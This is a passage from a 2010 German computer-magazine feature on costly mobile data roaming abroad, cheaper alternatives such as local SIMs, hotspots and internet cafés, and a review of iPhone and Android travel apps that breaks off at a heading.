für „Partnernetze“ gelten, wo also Vodafone Deutschland of-fenbar Sonderkonditionen im Roaming genießt,

Zwar sind innerhalb der EU die Preise geregelt, jedoch ist längst nicht jedes Urlaubsland Mitglied der EU. Die Schweiz, Norwegen und Island gehören zwar zum Schengenraum, unter-liegen aber nicht dem Mobil-funk-Preisdiktat aus Brüssel. In den Staaten Ex-Jugoslawiens, außer dem EU-Mitglied Slowe-nien, sowie in Albanien, Molda-wien, Weißrussland und der Ukraine gelten ebenfalls in der Regel höhere Preise als in der EU, sowohl bei Telefonie und SMS als auch beim Datenverkehr. So richtig teuer wird es dann außer-halb Europas, hier liegen die Spitzenpreise immer noch bei über 30 Euro pro Megabyte.

### Optionstarife

Die Mobilfunkunternehmen bie-ten für zahlreiche Länder Op-tionstarife an, die die Datennut-zung verbilligen. Der Kunde er-wirbt dabei ein Kontingent, das einen Tag oder eine Woche lang verbraucht werden kann. Ist das Kontingent erschöpft, muss er ein neues Paket erwerben. 50 Megabyte für 15 Euro ist eine verbreitete Variante.

Das ist nur auf den ersten Blick positiv, denn die Betreiber haben aus den Optionen einen wahren Tarifdschungel ent-wickelt. Nur wer vorher genau weiß, wie hoch sein Bedarf in der Praxis sein wird, kann den opti-malen Tarif wählen. Für Vielnut-zer eignen sich die Optionen mit

### Online im Urlaub

Apps für unterwegs	S. 112
Internet im Flugzeug	S. 116
VoIP übers Handy	S. 120

ihren niedrig angesetzten Volu-mina nicht. Beim Abschluss einer solchen Option muss man zudem aufpassen, dass man damit nicht unbemerkt die EU-Kostenbremse aufhebt. Bereits bei der Verordnung für die Tele-fonie-Preise haben einige Mobil-funk-Provider die Reglements aus Brüssel auf diesem Wege ele-gant ausgehebelt.



Gerade in weniger entwickelten Ländern buhlen zahlreiche Internet-Cafés um Kunden, wie etwa in diesem Gebäude in Kairo.

E-Plus hat per Option eine Da-tentarif-Falle aufgestellt, die es in sich hat: Im Grundtarif und im Tarif „Reisevorteil Plus“ liegt der Megabyte-Preis innerhalb der EU bei rund 0,50 bis 1,50 Euro pro Megabyte. Im Optionstarif „Inter-national“ verlangt der Provider für Datenverbindungen jedoch 11,80 Euro. E-Plus bewirbt diesen Tarif mit dem Slogan „Telefonie-ren Sie im Ausland besonders günstig“ – von Surfen ist da aus gutem Grund nicht die Rede. Das vermeintliche Schnäppchen ent-puppt sich womöglich schon nach einmaligem E-Mail-Ab-ruf als Danaer-Geschenk.

Ähnlich verfährt T-Mobile: Beim Optionstarif „Smart Travel-ler“ sind Auslandsgespräche be-sonders günstig, dafür verdop-pelt sich der Preis für die Daten-verbindungen annähernd. Damit das nicht so auffällt, rechnet der Provider den teureren Tarif in 50 kByte-Schritten ab, den günsti-geren in Schritten zu 100 kByte,

der Preis pro Tarifeinheit fällt also für den teureren Tarif sogar noch etwas günstiger aus. Man muss in der Tarifübersicht schon sehr genau hinschauen, um die Mogelpackung zu erkennen.

Vodafone hingegen setzt auf ein ganzes Bündel unterschiedli-cher Transfervolumina, die dem Kunden die Wahl schwer ma-chen. Wer weiß schon genau, wie viel Datenvolumen er nut-zen wird? Je nachdem, ob der Kunde 5 Megabyte für 24 Stun-den, 25 Megabyte für sieben Tage oder 50 Megabyte für wie-derum 24 Stunden bucht, erhält er einen unterschiedlichen Preis. Je höher das Volumen, desto günstiger der Preis pro Mega-byte. Ergänzt wird das durch den Optionstarif „Reiseversprechen“, der keine Mindestabnahmemen-ge fordert, dafür aber für den Internetzugang teurer als die Daten-Optionstarife ist. Immer-hin ist er im Vergleich zum Stan-dard-Tarif spürbar günstiger, der

Kunde legt also nicht drauf, weil er auch beim Telefonieren sparen will. Für den E-Mail-Check auf dem Handy ist das gar keine so schlechte Option.

O2 setzt indes auf Drosselung statt starre Grenzen und hat das EU-Limit bereits vor Längerem vorweggenommen: Ist das tägliche 50-Megabyte-Paket für 15 Euro erschöpft, kann der Kunde mit GPRS-Geschwindigkeit weitersurfen, bis er die 70-Megabyte-Marke erreicht. Danach geht es nur noch mit 2 kBit/s ins Internet, was in der Praxis unbrauchbar ist. Der Aufruf einer HTML-Seite mit einem halben Megabyte Datenvolumen dauert dann über eine halbe Stunde. Ohne Paket hat der Kunde Monats-Kontingente: Pro Abrechnungszeitraum berechnet O2 maximal die von der EU vorgegebenen 59,50 Euro, die aber spätestens nach 12 Megabyte erreicht sind. Wenn der Urlaub unglücklich in zwei Abrechnungszeiträume fällt, werden also maximal 119 Euro fällig. Aber auch hier behält sich O2 vor, die Bandbreite ab 30 Megabyte auf GPRS-Geschwindigkeit zu drosseln und ab 200 Megabyte auf 2 kBit/s.

## Ohne Optionen

Die Discounter Simyo und Blau für das E-Plus-Netz machen das Verwirrspiel mit den Optionstarifen nicht mit. Bei ihnen gibt es nur einen Standardtarif – und dessen Preis liegt innerhalb Europas mit 1,90 Euro pro Megabyte auf einem Niveau, das die großen Konkurrenten nur in ihren Optionstarifen unterbieten.

Die O2-Tochter Fonic orientiert sich weitgehend an den Standardpreisen der Konzernmutter. Allerdings mit einigen Abweichungen nach oben, beispielsweise für die Schweiz. Mit 5 Euro pro Megabyte gehört der Anbieter bei den Datenverbindungen im Ausland nicht gerade zu den Billigheimern.

Will man seine SIM-Karte im Ausland einsetzen, ist eine vorherige Tarifrecherche beim eigenen Anbieter Pflicht, am besten über einen Anruf bei der Hotline. Dabei gilt es herauszufinden, welche Preise für den eigenen Vertrag im Roaming des Urlaubslandes gelten. Ist der Mobilfunkvertrag schon viele Jahre alt und niemals geändert worden, gelten womöglich viel höhere Preise als in aktuellen Übersichten



**In allen Urlaubsländern erhält man preiswerte SIM-Karten. Nicht jede eignet sich indes für den Internet-Zugang. Deshalb sollte man sie im Fachgeschäft erwerben statt am Kiosk, um auch komplexere technische Fragen klären zu können, etwa nach den erforderlichen Handy-Einstellungen für den Internet-Zugang.**

für Neukunden ausgewiesen. Denn für Altverträge werden die Konditionen mitunter nur auf ausdrücklichen Wunsch des Kunden angepasst.

Kunden müssen auch abfragen, ob sie nicht womöglich einen Optionstarif abgeschlossen haben. Das kann durchaus bereits bei Vertragsabschluss passiert sein und erhebliche Auswirkungen auf die Roaming-Preise im Ausland haben. T-Mobile-Neukunden beispielsweise sind normalerweise auf den Optionstarif „Smart Traveller“ gebucht und zahlen daher mehr für Datenverbindungen im Ausland als mit dem „Weltweit-Tarif“. Wenigstens schützt die EU-Kostenbremse ab 1. Juli zumindest innerhalb der EU vor Extrem-Rechnungen.

Die zahlreichen Service Provider kochen tariftechnisch ihr eigenes Süppchen und verlangen teilweise unverschämte Preise für den Internet-Zugang im Ausland. Beispielsweise bietet Drillisch einen Optionstarif an, der 150 Megabyte im Roaming der Tarifzone 1 für 75 Euro im Monat enthält. Das ist schon sehr teuer, es geht aber noch teurer: Jedes weitere Megabyte kostet 160 Euro. In der Tariftabelle wird der scheinbar niedrige Preis von 0,16 Euro pro Kilobyte angegeben, um das zu kaschieren. Wer 2 Gigabyte herunterlädt, muss dafür also so viel bezahlen wie für ein Einfamilienhaus in ordentlicher Lage.

Benutzer von iPhones und Android-Handys sind durch hohe Auslandstarife besonders gefährdet, da ihnen oft gar nicht bewusst ist, wie viel Daten die Apps auf ihrem Gerät nachladen. Zu Hause ist das kein Problem, da dort meist ein Pauschaltarif gilt. Zwar ist beim iPhone das

Daten-Roaming in der Voreinstellung gesperrt, das ist aber bei anderen Modellen die Ausnahme, nicht die Regel.

Wer an der Grenze Urlaub macht, muss gut aufpassen. Selbst in fünf bis zehn Kilometern Entfernung bucht sich das Handy mitunter automatisch in das Netz eines Nachbarlandes ein, sobald es in ein Funkloch des Heimatnetzes gerät. Dann gelten Pauschaltarife nicht mehr, eingehende Anrufe werden kostenpflichtig und die Datennutzung ist um ein Vielfaches teurer als in Deutschland. Entscheidend für die Abrechnung ist nicht der Standort des Handys, sondern der der Basisstation. Per Menü lässt sich der automatische und damit oft unbemerkte Netzwechsel jedoch unterbinden.

Besonders teuer sind die Roaming-Preise auf Kreuzfahrtschiffen. Spezielle Basisstationen sorgen an Bord für eine GSM-Abdeckung. Hier greifen die Kostenbremsen der EU nicht und die Anbieter verlangen für die Telefonate nach Deutschland und für eingehende Anrufe Preise von bis zu sieben Euro pro Minute.

## Billige Alternativen

Deutlich günstiger wird die Handy- oder Surfstick-Nutzung, wenn man sich vor Ort eine Prepaid-SIM-Karte des jeweiligen Landes holt. Das reduziert das Kostenrisiko auf das im Voraus einbezahlte Guthaben. Außerdem sind die Preise vor Ort durchweg deutlich niedriger als im Roaming. Dabei gab es in Einzelfällen Probleme: Im vergangenen Jahr berichteten uns Urlauber aus Ungarn und Italien, sie seien in Mobilfunkläden als Deutsche abgewiesen worden.

In diesem Jahr hat sich aber die Gesetzeslage geändert. Seit 28. Dezember 2009 müssen alle EU-Mitgliedsstaaten die Dienstleistungsrichtlinie 123/2006/EG in nationales Recht umgesetzt haben. Und diese verbietet die Diskriminierung von EU-Bürgern aufgrund ihres Wohnorts innerhalb der Gemeinschaft. Derzeit ist noch nicht bekannt, ob alle Mitgliedsländer ihre Gesetze angepasst haben. Selbst wenn dies geschehen ist, garantiert das noch lange nicht, dass sich alle Verkäufer daran halten. Die Chancen, vor Ort ein Schnäppchen machen zu können, erhöht sich damit aber nochmals deutlich.

Voraussetzung für die Nutzung einer SIM-Karte des Urlaubslandes ist aber ein SIM-Lock-freies Handy. Gerade hoch subventionierte Smartphones und das iPhone sind aber häufig mit einem SIM- oder Net-Lock versehen und verweigern mit einer fremden Karte beziehungsweise mit der Karte eines fremden Netzes den Dienst. Nach zwei Jahren Wartezeit ist ein deutscher Anbieter verpflichtet, die Sperre kostenfrei aufzuheben. Das geschieht meist über die Eingabe eines individuellen Entsperrcodes. Hat man ein Handy mit SIM-Lock, bei dem diese Frist abgelaufen ist, sollte man die Entsperrung unbedingt vor dem Urlaub vornehmen, da dazu oft längere Telefonate mit der Hotline des Providers nötig sind [1].

Wer von zu Hause aus erreichbar bleiben will, ändert den Ansagetext der Mailbox in Deutschland und teilt dem Anrufer mit, unter welcher Nummer er im Urlaub erreichbar ist. Noch in Deutschland sollte man eine Zugangs-PIN für die Mailbox festlegen, um von jedem beliebigen Anschluss aus Zugriff auf die Steuerungsfunktionen und die Nachrichten der heimischen Mailbox zu erhalten. Dann spart man nicht nur beim Internet-Zugang, sondern erhält eingehende Anrufe kostenlos, die für den Anrufer obendrein noch häufig billiger sind als zu einem deutschen Mobilfunknetz.

Die Tarif-Recherche für günstige Angebote am Urlaubsort gestaltet sich jedoch alles andere als einfach. Die Web-Auftritte der Mobilfunkunternehmen sind oft nur in der jeweiligen Landessprache gehalten – die wenigsten



ten Spanien-, Polen- oder Italiensurlauben können mit den Informationen im Internet etwas anfangen. Im Internet gibt es auch deutsche Händler, die Karten für beliebte Urlaubsländer vermarkten. Sie verlangen zwar oft satte Aufschläge für ihre Dienstleistung, ersparen ihren Kunden aber die Rennelei am Urlaubsort und die durch die Sprachbarriere mühseligen Verhandlungen im Mobilfunkladen. Wer in einem Nachbarland Urlaub macht, sollte direkt hinter der Grenze Station machen, wenn er nicht gerade nach Österreich oder in die Schweiz fährt. Nahe an Deutschland ist die Chance am größten, dass zumindest einer der Mitarbeiter deutsch spricht.

## Tipps im Internet

Im Internet stößt man nach kurzer Recherche auf Foren, in denen zu einzelnen Urlaubsländern aktuelle Tipps zu günstigen Angeboten ausgetauscht werden. Reist man in stark frequentierte Länder wie Frankreich, Italien oder Spanien, findet man viele Informationen. Liegt das Urlaubsziel abseits der Hauptrouten, etwa Polen oder Schweden, sind die Hinweise schon spärlicher.

Der europäische Markt ermöglicht andererseits bereits das eine oder andere Schnäppchen: Der österreichische UMTS-Discount-Anbieter „Drei“ (Hutchison 3G Austria) etwa bietet in Tarifen mit der Option „3Like-Home“ Roaming ohne Aufschläge in den Partnernetzen in Dänemark, Großbritannien, Italien, Irland und Schweden für 2 Cent pro Megabyte. Allerdings verschickt das Unternehmen Karte und Surfstick bei Online-Bestellung nur innerhalb Österreichs. Wenn der Weg in den Italienurlaub über Österreich führt, kann man eine solche Karte im Handy-Shop erstehen. Hilfreich sind auch Freunde in Österreich, die das Produkt stellvertretend bestellen. Aufladen lässt sich das Guthaben bei Bedarf per Überweisung oder Kreditkarte. Ein erst im vergangenen Oktober gestartetes Resale-Angebot von Debitel mit dem Namen „Reise-Karte“, das auf dem Produkt von „Drei“ aufbaute, läuft inzwischen schon wieder aus und ist nur noch vereinzelt in den Shops erhältlich.

## WLAN statt Mobilfunk

Den teuren Mobilfunkanbietern lässt sich vielerorts ein Schnippchen schlagen, indem man ihre Leistungen gleich komplett verschmährt und auf andere Zugänge zugreift. In vielen Touristen-Unterkünften und Gastronomiebetrieben sowie an Verkehrsknotenpunkten wie Flughäfen oder Bahnhöfen finden sich WLAN-Hotspots. Mit wenigen Handgriffen sind Laptop oder WLAN-fähiges Handy mit dem Hotspot verbunden. Über Partnerschaften haben viele deutsche Breitband-Kunden bereits Zugriff auf ganze Hotspot-Netze. In einigen Mobilfunktarifen von T-Mobile etwa ist die kostenlose Nutzung der zahlreichen Hotspots des Unternehmens inbegriffen, die Auslandsnutzung ist indes kostenpflichtig und wird nach Zeit abgerechnet.

Die Bezahlung von Hotspot-Zugängen wird von Land zu Land durchaus unterschiedlich gehandhabt. In den USA beispielsweise ist die Nutzung oft kostenfrei, anderswo muss man für die Nutzung bezahlen, üblicherweise einen fixen Betrag pro 24 Stunden oder pro Woche. Im Vergleich zu den Roaming-Gebühren ist der Hotspot-Zugang aber meist sehr preiswert, selbst in gehobenen Hotels. Die Bezahlung erfolgt entweder per Kreditkarte über eine Startseite des Hotspots oder über den Erwerb eines Gutscheins (Voucher), dessen Code bei der Anmeldung anzugeben ist. Die Pauschale gilt oft pro Gerät – wer also Smartphone und Laptop dabei hat, muss entweder auf ein Gerät verzichten oder die Pauschale zweimal entrichten.

In Business-Hotels mit neuer oder modernisierter Ausstattung findet sich in den Zimmern mitunter auch eine Netzwerkdose, die den direkten Anschluss eines Laptops erlaubt. Erfahrene Nutzer haben deswegen einen kleinen WLAN-Access-Point oder wenigstens ein zwei bis drei Meter langes LAN-Kabel im Gepäck.

Bei der Nutzung eines Hotspots oder eines Hotel-LAN muss man allerdings immer daran denken, dass die Daten ungesichert übertragen werden und damit ein Mitschneiden möglich wird. Vertrauliche Daten, etwa Benutzername und Passwort für



**In Grenzgebieten sollte man die automatische Netzwahl deaktivieren und manuell das Heimnetz auswählen, um überraschende Roaming-Kosten zu vermeiden.**

den E-Mail-Abwurf darf man daher nur über per SSL oder TLS verschlüsselte Verbindungen übertragen. Sicherer und komfortabler ist eine VPN-Verbindung über einen verschlüsselten Tunnel ins eigene Netzwerk und von dort aus ins Internet. Das allerdings beherrschen nicht alle Router für den Consumer-Bereich.

Gibt es im Hotel kein Hotspot-Angebot oder ist dieses zu teuer, sollte man die Umgebung abklappern. Coffee-Shops und Restaurants bieten vielerorts für ihre Kunden kostenlose WLAN-Hotspots, oft weisen Aufkleber im Eingangsbereich darauf hin. Von den gesparten Gebühren kann man sich dann den einen oder anderen Cappuccino beim Surfen gönnen. Praktisch zum Auffinden solcher offener Zugangspunkte sind Handys mit WLAN-Funktion, für das iPhone gibt es sogar eine App (siehe S. 112), die sinnvollerweise die Datenbank lokal bereithält.

## Internet-Cafés

Auch abseits der Touristenrouten finden sich im Ausland Internet-Cafés. Je schlechter die örtliche Infrastruktur für den Internet-Zugang entwickelt ist, desto mehr ortsansässige Kunden fragen solche Dienstleistungen nach. Die Abrechnung erfolgt dort in der Regel pro Stunde. Die Preise sind meist erschwinglich, aber sehr unterschiedlich, und variieren je nach Weltgegend

von niedrigen Centbeträgen bis zu einigen Euro pro Stunde. Dem Vorteil, keine eigenen Geräte mitbringen zu müssen, steht der Nachteil gegenüber, dass man es häufig mit nachlässigen Betreibern zu tun hat, die der Sicherheit ihrer Kunden wenig Aufmerksamkeit widmen.

Schon der Versand einer E-Mail nach Hause birgt deshalb ein gewisses Risiko, dass die Zugangsdaten in unbefugten Händen landen. Sicherheitskritische Anwendungen wie Internet-Banking sind an solchen Orten absolut tabu; niemand kann auf die Schnelle feststellen, ob das System womöglich mit Trojanern verseucht ist.


Oft lassen die Betreiber auch zu, einen eigenen Laptop mitzubringen und ans LAN des Cafés anzuschließen. Wenn es keine Hotspots gibt, ist das eine durchaus brauchbare Alternative. Allerdings sollte man in diesem Fall genauso agieren wie in einem offenen Hotspot, um Sniffing-Attacken von Schadsoftware im LAN zu umgehen.


## Fazit

Die teilweise unverschämten Roaming-Gebühren der Mobilfunkbetreiber sollte man nach Möglichkeit meiden. Wenn Susi Sorglos von einem Auslandsaufenthalt in Übersee mit Internet-Sitzungen zum Standard-Tarif zurückkehrt, wartet womöglich zu Hause bereits eine vierstellige Rechnung auf sie. Bei zweistelligen Megabyte-Preisen braucht man dazu nur wenige Minuten, in denen ein unbemerktes automatisches Update eines Programms auf dem Laptop einige zig Megabyte lädt.

Bei guter Vorbereitung und ein wenig Flexibilität ist das Surfvergnügen im Urlaub aber durchaus erschwinglich. Ob man vor Ort eine SIM-Karte erwirbt, einen WLAN-Zugang nutzt oder lieber ein Internet-Café aufsucht, hängt von den Gegebenheiten des jeweiligen Urlaubsziels und den eigenen Ansprüchen ab. Auf jeden Fall aber ist das günstiger, als gedankenlos zum Handy mit deutscher SIM-Karte zu greifen. (uma)

## Literatur

- [1] Axel Kossel, Die Freiheit danach, Netzsperrung bei alten iPhone-Versionen lösen lassen, c't 12/10, S. 86 



Jo Bager, Axel Kossel

# App in den Urlaub

## Reisen planen und genießen mit iPhone oder Android-Handy

Wenn das Smartphone schon im Alltag als omnipräsente Informations- und Unterhaltungsquelle unentbehrlich ist, so gilt das erst recht im Urlaub. Da der Internet-Zugang im Ausland aber mehr kostet als daheim, ist eine sorgfältig gepackte Reiseapotheke dort geboten. Von der profitieren auch Reisende in deutschen Ländern.

Dies ist zwar kein Systemvergleich, doch wer sich vor dem Urlaub noch ein Smartphone zulegen möchte, sollte einige Unterschiede kennen. So kann man problemlos ein Android-Gerät ohne Netzsperrung kaufen, während das iPhone in Deutschland nur mit zweijähriger Bindung an T-Mobile erhältlich ist. Es lässt sich in dieser Zeit nicht mit ausländischen Prepaid-Karten nutzen, sodass zu hohen Roaming-Kosten nur die Alternative WLAN bleibt (siehe S. 120).

Alles, was schon daheim zum Flatrate-Tarif oder im Hotel über WLAN geladen wird, spart teuren Datenverkehr über fremde Mobilfunknetze. Auch dabei ist Android im Vorteil: Dateien lassen sich einfach über USB auf den Geräten ablegen, im Dateimanager verwalten und mit jeder App öffnen, die das Format verarbeitet. Das iPhone OS sieht hingegen kein System zur Ablage beliebiger Dateien vor. Stattdessen verwaltet jede App ihre Daten selbst; der Datenaus-

tausch zwischen verschiedenen Apps ist nur sehr eingeschränkt möglich, etwa um Fotos weiterverarbeiten zu können.

Einen Speicherbereich, der beliebige Dateien aufnimmt und über WLAN und WebDAV befüllt wird, verwaltet die iPhone-App **Files**. Sie zeigt außerdem viele Formate wie MS-Office-Dokumente oder PDF an. **FTPOnTheGo** lädt Dateien von FTP- oder Webservern herunter in seinen Filespace und kann sie aus diesem heraus per E-Mail versenden.

**Wikipanion** zeigt Einträge aus der Wikipedia nicht nur übersichtlich auf dem iPhone an, sondern lädt sie auch zum späteren Offline-Lesen herunter. Noch bequemer stellt **Wikihood** die Reiseinformationen zusammen: Es schnürt ein Paket zum angegebenen Ziel oder zum aktuellen Standort, das für einen vorgegebenen Umkreis alle verfügbaren Informationen aus der offenen Enzyklopädie enthält. Das Paket kann man zum Offline-Lesen herunterladen.

Unter Android hält **WikiDroid** die Wikipedia für den Offline-Gebrauch bereit – allerdings nur komplett. Die deutsche Version der Enzyklopädie ist knapp 2 GByte groß, weshalb man sie über den PC herunterladen und anschließend auf der SD-Karte des Smartphones speichern sollte.

### Gut geführt

In Bezug auf klassische Reiseführer ist das iPhone derzeit noch besser versorgt als die Android-Handys. So gibt es mit den **Marco Polo City Guides** und der **Merian-Scout**-Reihe eine große Auswahl bekannter Werke, die einmal installiert offline zur Verfügung stehen. Das gilt auch für **Tripwolf**, sofern man sich damit einen der kostenpflichtigen Länder- oder Regionenguides herunterlädt. Kostenlose Basisinformationen zu vielen Reisezielen weltweit liefert die App nach Registrierung mit E-Mail-Adresse – eine Online-Verbindung vorausgesetzt.

Für Android gibt es derzeit nur das kostenlose **iTravelFree**, einen Client für Wikitravel, der sich auch für die Offline-Nutzung eignet. Bei beiden Plattformen lohnt es sich außerdem, unter dem Namen des Reiseziels im Appstore zu suchen. Denn immer mehr Tourismusbehörden bieten kostenlose Apps an.

Stadtpläne für die Offline-Nutzung holt **City Maps 2go** aufs iPhone; über 1000 stehen zur Auswahl. Karten für beliebige Städte und Regionen lädt **OffMaps** von OpenStreetMap, sodass man sie ohne Internet-Verbindung nutzen kann. Unter Android stellt **MapDroid** das OpenStreetMap-Material länderspezifisch für die Offline-Nutzung bereit.

Wenn man in der Fremde trotz Reiseführer oder Stadtplan nicht weiterkommt und nach



dem Weg fragen muss, ersetzen die Smartphones das Wörterbuch. Google hat in den letzten Jahren viel Arbeit in seinen Dienst **Google Translate** investiert, der mittlerweile recht zuverlässig nicht nur Wörter, sondern auch kurze Sätze übersetzt – und das in 57 Sprachen. Klar, dass Android dafür bereits eine App mitbringt. Beim iPhone muss man sie nachrüsten, etwa mit **iTranslate**, bei dem man für einige Sprachen Module nachkaufen kann, die die Übersetzung vorsprechen.

Der **Jourist Weltübersetzer** fürs iPhone beherrscht zwar nur rund 2100 Redewendungen und Wörter jeweils in 24 Sprachen, doch die sind nach den Bedürfnissen von Touristen ausgewählt und erweisen sich als sehr hilfreich. Durch die Sortierung nach Thema und Situation findet man sich schnell zurecht. Lautschrift, Piktogramme und Vertonung sorgen dafür, dass man sich auf jeden Fall verständlich machen kann.

Sehr umfangreich sind die Wörterbücher von **SlovoEd**, die es in 21 Sprachen gibt. Sie enthalten Informationen zur Grammatik und ermöglichen die Suche nach ähnlichen Begriffen. Die teureren Pro-Versionen, die es für einige Sprachen gibt, sprechen die Übersetzung vor.

## Stets gute Karten

Mit Google Maps ist sowohl auf Android-Smartphones als auch auf iPhones – dort als „Karten“ – eine Grundlage für die Planung und die Reise enthalten, die auch Routen für Autos oder Fußgänger berechnet.

Die Android-Version von Google Maps kann wesentlich mehr. Mit zusätzlichen Layers lassen sich damit weitergehende Informationen einblenden, etwa „Wikipedia“, das alle Objekte im Kartenausschnitt markiert, zu denen ein Wikipedia-Eintrag vorliegt. Ein Klick darauf öffnet aber nicht den betreffenden Wikipedia-Eintrag, den muss man sich selbst herausuchen. Allerdings kann man einen Link auf den Ort an andere Anwendungen weitergeben, etwa um sich per Google Mail zu verabreden.

Die Android-Version von Maps eignet sich gut zur Reisevorbereitung. Wer etwa eine Wanderung oder eine Fahrradtour plant, findet auf vielen ein-

schlägigen Portalen wie dem Radreisewiki oder wanderkompass.de einschlägige Routen als GPS-Tracks in Form von GPS-Dateien. Lädt der Reisende sie vor seinem Urlaub in Google Maps unter „Meine Karten“ hoch (Menü „Neue Karte erstellen/Importieren“), stehen sie auch auf dem Handy zur Verfügung.

Eine nützliche Gedächtnisstütze ist **iCarPark** fürs iPhone: Nach dem Parken merkt es sich die Position des Autos, um einen später wieder dorthin zurückzuführen. Das geht mit Maps zwar auch, aber die Applikation hilft zudem beim Notieren von Stockwerk und Stellplatznummer im Parkhaus und enthält einen Timer, der vor dem Ablaufen der Parkuhr warnt.

## Jetzt abbiegen

Um sich mit dem Auto in fremden Städten zurechtzufinden, benötigt man eine App mit Sprachansagen. Etwa die iPhone-App **Skobbler**, die Karten von OpenStreetMap nachlädt. Sie bietet zudem eine Umkreissuche für interessante Locations und zeigt Bewertungen durch Benutzer dazu an. Unter Android berechnet **AndNav2** die Route anhand der OpenStreetMap-Karten. Wie Skobbler lädt es jedoch ständig Informationen nach.

In ausländischen Mobilfunknetzen wird das schnell teuer, daher nutzt man dort besser eine sogenannte Onboard-Navigation wie **Navigon** oder **Tom Tom**, die alle Karten mitbringt. **Navigon Select** ist für iPhone-Nutzer mit

deutschem T-Mobile-Vertrag kostenlos, allerdings enthält es nur Karten für Deutschland, Österreich und die Schweiz. Karten fürs übrige Europa muss man für 20 Euro nachkaufen. Oder man erwirbt gleich die große Programmversion, die zusätzliche Features wie eine 3D-Darstellung enthält. Der **Falk Navigator** kann etliche Reiseführer des Herstellers einbinden. Für Android bietet Navigon den **MobileNavigator** mit Karten für fast alle europäischen Länder an.


Für Radtouren abseits der Straße taugen die großen Navigationssysteme nicht. Mit iPhone versehene Pedalritter unterstützt **B.iCycle** sehr gut. Es lädt Karten von OpenCycleMap und anderen Anbietern zur Offline-Nutzung, dient als Fahrradcomputer und zeichnet die Touren auf. Eine sturz sichere Halterung und ein Zusatzakku sind dabei aber unverzichtbar.

Wanderer finden in den **ADAC Wanderführern** streckenkundige Begleiter, die sich nicht verirren. Es gibt sie bereits für viele Gegenden Deutschlands sowie für Südtirol und Mallorca. Wie es sich für Outdoor-Anwendungen gehört, kommen sie ohne Mobilfunkverbindung aus. Das gilt auch für **TwoNav**, das mit topografischen Karten aufwartet. Eine Alternative ist **Motion X GPS**, das verschiedene freie Karten nutzt, GPS-Tracks lokal speichert und Touren aufzeichnet.

Unter Android finden sportliche Reisende mit **GPSies** mehr als 400 000 Vorschläge für Wander-, Lauf-, Rad- und Motorradtouren aus einer riesigen Community. **MyTracks** dient als zuverlässiger Protokollant, wenn man seine eigenen Routen festhalten will.

## Schnell ans Ziel

